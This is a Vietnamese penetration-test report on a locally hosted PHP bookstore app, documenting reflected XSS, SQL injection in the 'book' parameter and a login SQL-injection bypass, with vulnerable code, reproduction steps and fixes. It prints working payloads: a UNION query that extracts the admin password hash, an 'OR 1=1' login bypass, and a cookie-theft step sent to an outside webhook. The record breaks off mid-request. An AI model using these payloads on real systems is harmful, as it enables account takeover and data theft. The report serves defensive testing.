

Báo Cáo Lỗ Hổng Bảo Mật

Ngày 21 tháng 7 năm 2025

Mô tả

Báo cáo này mô tả chi tiết quá trình kiểm thử bảo mật ứng dụng web Sach.vn - Bookstore, bao gồm các lỗ hổng bảo mật được phát hiện, tác động tiềm tàng và các biện pháp giảm thiểu rủi ro.

Người thực hiện

Nguyễn Trọng Hưng

I. Tổng quan

1. Mục tiêu

Báo cáo nhằm liệt kê các lỗ hổng bảo mật và các vấn đề liên quan được phát hiện liên quan đến quá trình phát hiện của ứng dụng bookstore.

2. Đối tượng

Mục tiêu kiểm thử: <http://localhost/bookstore/>

3. Phạm vi

Phạm vi kiểm thử bao gồm toàn bộ chức năng của ứng dụng bookstore được triển khai trên đối tượng.

Quá trình kiểm thử được thực hiện trong môi trường localhost, không ảnh hưởng đến hệ thống thực tế. Phương pháp kiểm thử áp dụng là white-box. Các công cụ và kỹ thuật kiểm thử đảm bảo tính hợp pháp và an toàn. Ứng dụng không được gắn với phiên bản cụ thể nào trong quá trình kiểm thử.

II. Chi tiết các lỗ hổng bảo mật

1. Lỗ hổng Reflected Cross-Site Scripting (XSS) tại chức năng tìm kiếm

Mô tả và Mức độ ảnh hưởng

Trong quá trình kiểm tra các tính năng của mục tiêu kiểm thử, phát hiện xss trên trang web ở tính năng tìm kiếm.

Kẻ tấn công có thể chen và thực thi các đoạn mã JavaScript tùy ý trên trình duyệt của người dùng khác nếu người dùng khác ấn vào url của kẻ tấn công, có thể dẫn đến đánh cắp phiên đăng nhập hoặc các hành động đánh cắp, thay đổi thông tin khác.

Phân tích nguyên nhân gốc rễ

Ở trong file **bookstore\view\home\list.php** dòng số 4, xss xảy ra do đoạn code đã in thẳng \$keyword ra màn hình


```
new > home > list.php
1  <!--Search-->
2  <div class="row">
3      <div class="col-md-6">
4          <h4><?php echo $keyword ?></h4>
5      </div>
6      <div class="col-md-6">
7          <form method="POST">
8              <div class="input-group">
9                  <input class="form-control" placeholder="Search Products..." name="search" type="text">
10                 <span class="input-group-btn">
11                     <button type="submit" class="btn btn-primary btn-lg"><i class="icon icon-search"></i></button>
12                 </span>
13             </div>
14         </form>
15     </div>
16 </div>
17
```

Mặc dù ở file **bookstore\controller\home.php** dòng số 102 đã xử lý bằng cách loại bỏ tag script nhưng vẫn không xử lý được trường hợp các thẻ html đi cùng các event khác.

```
97     exit();
98 } else {
99     if(isset($_POST['search'])){
100         $keyword = $_POST['search'];
101         #filter
102         $keyword = str_replace(search: "script", replace: "", subject: strtolower(string: $keyword));
103     }
104     else{
105         $keyword = null;
106     }
107     $listBooks = $book->select(keyword: $keyword);
108 }
109
110 require_once "view/home/index.php";
111 ?>
112
```


Các bước tái hiện

Đầu tiên, tôi truy cập vào trang web và nhập vào ô tìm kiếm là **** và enter để kiểm tra sự hoạt động của lỗ hổng xss.





Tạo tài khoản và đăng nhập tài khoản người dùng vào trang web bookstore

Sử dụng công cụ webhook và requestrepo, ở requestrepo thì sửa response thành nội dung sau




Khi truy cập trang web này thì đoạn code sẽ chuyển hướng với method là POST đến mục tiêu bookstore đi kèm search có giá trị là gửi yêu cầu đến webhook đi kèm với đó là cookie của user bấm vào url của kẻ tấn công.





Thay cookie vào request và đã truy cập được vào tài khoản của nạn nhân.



Khuyến nghị

- Không nên in trực tiếp \$keyword ra màn hình.
- Sử dụng các hàm xử lý dữ liệu đầu vào hoặc dữ liệu in ra màn hình như htmlspecialchars.
- Phòng chống XSS bằng CSP

References

<https://requestrepo.com>

<https://webhook.site>

2. Lỗ hổng SQL Injection tại tham số 'book'

Mô tả và Mức độ ảnh hưởng

Khi ấn xem chi tiết sách trong trang web, trang web có nhận tham số book thông qua method GET, lỗi SQL Injection xảy ra ở tham số book.

Kẻ tấn công có thể đọc được thông tin trong database bao gồm username, email, password ở dạng hash của các user khác và admin, từ hash của password có thể brute force password và truy cập vào tài khoản của user khác.

Phân tích nguyên nhân gốc rễ

Ở file **bookstore\controller\home.php** dòng 30 đến 34 có lấy tham số book ở thông qua method GET và gọi đến method getBook với tham số book


```
20 }
21
22
23
24
25
26
27
28 #get danh sách
29 $action = "list";
30 if (isset($_GET['book'])) {
31     $action = "view";
32     $bookId = $_GET['book'];
33     $bookDetail = $book->getBook(bookId: $bookId);
34 }
35 #ajax get comment
36 if (isset($_GET['comment'])) {
```

Method getBook nằm ở dòng 35 của file **bookstore\model\books.php**, trong đoạn này thì \$bookId, tức là tham số book được đưa trực tiếp vào câu truy vấn mà không có xử lý đầu vào dẫn đến SQL Injection ở dòng 37.

```
34
35 2 references | 0 overrides
36 function getBook($bookId): array|bool|null {
37     $sql = "SELECT * FROM `books` WHERE `bookid` = '{$bookId}'";
38     $query = mysqli_query(mysql: $this->conn, query: $sql);
39     if ($query) {
40         return mysqli_fetch_assoc(result: $query);
41     }
42     return false;
43 }
```

Các bước tái hiện


Truy cập vào xem chi tiết sách của 1 trong các sách có ở index.php, để ý có tham số book, tham số book ở đây đang là 5.




Ở đây tôi kiểm soát được giá trị của tham số book, dựa vào source code trong file **bookstore\model\books.php** dòng 36 thì tôi thấy có thể nối chuỗi UNION vào sau

```
34
35 2 references | 0 overrides
36 function getBook($bookId): array|bool|null {
37     $sql = "SELECT * FROM `books` WHERE `bookid` = '{$bookId}'";
38     $query = mysqli_query(mysql: $this->conn, query: $sql);
39     if ($query) {
40         return mysqli_fetch_assoc(result: $query);
41     }
42     return false;
43 }
```

Tôi sửa giá trị của tham số book thành **-1' UNION ALL SELECT NULL,username,password,NULL,NULL FROM users WHERE username='admin' --** - với -1 là giá trị không tồn tại trong bookid, UNION ALL với 5 cột trong bảng book trong đó 2 cột là username và password. Lúc này response sẽ trả về username và password ở dạng hash.



Tôi sử dụng sha1 decrypt trên trang web, do mật khẩu của admin yếu, vì vậy có thể brute force ra được mật khẩu là admin, từ đó tôi có thể truy cập vào tài khoản của admin.



Khuyến nghị

- Sử dụng hàm để xử lý tham số book như `mysql_real_escape_string`
- Ở phần đăng kí, thêm yêu cầu đặt mật khẩu mạnh cho user

References

<https://10015.io/tools/sha1-encry-pt-decry-pt>

<https://www.php.net/manual/en/function.mysql-real-escape-string.php>

3. Lỗ hổng SQL Injection phần login

Mô tả và Mức độ ảnh hưởng

Website có chức năng đăng nhập, do tham số username không được xử lý chặt chẽ nên xảy ra lỗ hổng SQL Injection xảy ra ở tham số username, kẻ tấn công có thể chèn thêm đoạn SQL ở sau username để đăng nhập vào.

Kẻ tấn công có thể đăng nhập vào bất kì tài khoản nào có username nằm ở trong database mà không cần biết mật khẩu của username đó.

Phân tích nguyên nhân gốc rễ

Đoạn code xử lý đăng nhập ở **bookstore\controller\login.php** bắt đầu từ dòng 12, website lấy tham số username và password qua method POST và gọi đến method checkLogin của Users

```
11
12 if (isset($_POST['login'])){
13     require_once 'model/users.php';
14     #lấy giá trị $_POST data
15     $username = $_POST['username'];
16     $password = $_POST['password'];
17
18     #Kiểm tra username và password rỗng
19     if (empty($username) || empty($password)) {
20         $msg = array("status"=>false,"txt"=>"Tài khoản và mật khẩu không được để trống!");
21     } else {
22         $user = new Users();
23         $check_login = $user->checkLogin(username: $username, password: $password);
24         if ($check_login == -1) {
25             $msg = array("status"=>false,"txt"=>"Tài khoản không tồn tại!");
26         } elseif ($check_login == 0) {
27             $msg = array("status"=>false,"txt"=>"Mật khẩu không chính xác!");
28         } else {
29             #Đăng nhập thành công kiểm tra remember me
30             if (isset($_POST['rememberme'])) {
31                 #set cookie 1 ngày
32                 $account = array("username" => $username, "password" => $password);
33                 setcookie(name: "account", value: base64_encode(string: serialize(value: $account)), options: time() + 3600 * 24);
34             } else {
35                 if (isRemember())
36                     unset($_COOKIE['account']);
37             }
38             header(header: "location:index.php");
39         }
40         $user->conn_close();
41     }
42 }
43 require_once "view/login/login.php";
```

Ở method checkLogin nằm trong file **bookstore\model\users.php**, username được check xem có tồn tại không thông qua method checkExists, sau đó hash mật khẩu thông qua sha1, tiếp theo là tạo và chạy câu truy vấn. Trong đoạn code này không hề có xử lý dữ liệu đầu vào của username, từ đó dẫn đến SQL Injection ở biến username.


```

28
29 2 references | 0 overrides
30 function checkLogin($username, $password): int {
31     if (!$this->checkExists(username: $username))
32         return -1;
33     $hashed = sha1(string: $password);
34     $sql = "SELECT * FROM users WHERE username = '{$username}' AND password = '{$hashed}'";
35     $query = mysqli_query(mysql: $this->conn, query: $sql);
36     $num_rows = mysqli_num_rows(result: $query);
37     if ($num_rows == 1) {
38         $user = mysqli_fetch_assoc(result: $query);
39         if (privilege() == -1) {
40             $_SESSION['account'] = array(
41                 "username" => $user['username'],
42                 "isadmin" => $user['isadmin'],
43                 "timeout" => time()
44             );
45             return 1;
46         }
47         return 0;
48     }
49 }

```

Các bước tái hiện

Dựa vào câu truy vấn trong source code, tôi sử dụng payload **admin' OR '1'='1**

The screenshot displays a web browser's developer tools with the Request and Response tabs open. The Request tab shows a POST request to `/bookstore/index.php?action=login` with the following data:

```

POST /bookstore/index.php?action=login HTTP/1.1
Host: localhost
Content-Length: 85
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
